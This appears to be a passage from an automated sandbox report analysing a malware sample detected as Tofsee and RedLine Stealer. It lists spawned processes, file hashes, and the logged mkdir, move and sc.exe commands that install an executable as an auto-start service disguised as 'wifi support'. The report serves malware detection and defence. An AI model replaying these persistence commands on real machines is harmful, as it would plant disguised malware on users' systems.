File size:	316416 bytes
MD5 hash:	4738BD2D6F3E4DA081AF0A2218E21C37
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 0000001A.00000003.426261967.00000000047E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 0000001A.00000002.462876681.00000000047C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Tofsee, Description: Yara detected Tofsee, Source: 0000001A.00000002.461892339.0000000000400000.00000040.00020000.sdmp, Author: Joe Security

File Activities | Show Windows behavior

Analysis Process: MpCmdRun.exe PID: 4336 Parent PID: 5504

General

Start time:	18:48:05
Start date:	09/01/2022
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff66c1c0000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities | Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 5736 Parent PID: 4336

General

Start time:	18:48:06
Start date:	09/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: 1F0B.exe PID: 6016 Parent PID: 3352

General

Start time:	18:48:13
Start date:	09/01/2022
Path:	C:\Users\user\AppData\Local\Temp\1F0B.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\1F0B.exe
Imagebase:	0xde0000
File size:	537600 bytes
MD5 hash:	9C40DF5E45E0C3095F7B920664A902D3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000001F.00000002.473714109.00000000041E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000001F.00000002.473902157.0000000004351000.00000004.00000001.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: cmd.exe PID: 3892 Parent PID: 5780

General

Start time:	18:48:14
Start date:	09/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\rhrovez\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

Analysis Process: conhost.exe PID: 6052 Parent PID: 3892

General

Start time:	18:48:15
Start date:	09/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6128 Parent PID: 5780

General

Start time:	18:48:17
Start date:	09/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\rljdetbq.exe" C:\Windows\SysWOW64\rhrovez\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Moved

Analysis Process: conhost.exe PID: 956 Parent PID: 6128

General

Start time:	18:48:17
Start date:	09/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 3404 Parent PID: 5780

General

Start time:	18:48:19
Start date:	09/01/2022
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\sc.exe" create rhrovez binPath= "C:\Windows\SysWOW64\rhrovez\rljdetbq.exe /d\"C:\Users\user\AppData\Local\Temp\2B8.exe\"" type= own start= auto DisplayName= "wifi support
Imagebase:	0x800000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 3752 Parent PID: 3404

General

Start time:	18:48:19
Start date:	09/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 1F0B.exe PID: 2016 Parent PID: 6016

General

Start time:	18:48:20
Start date:	09/01/2022
Path:	C:\Users\user\AppData\Local\Temp\1F0B.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\1F0B.exe
Imagebase:	0x1e0000
File size:	537600 bytes
MD5 hash:	9C40DF5E45E0C3095F7B920664A902D3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 5148 Parent PID: 5780

General

Start time:	18:48:21
Start date:	09/01/2022
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\sc.exe" description rhrovez "wifi internet conection
Imagebase:	0x800000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5528 Parent PID: 5148

General

Start time:	18:48:22
Start date:	09/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis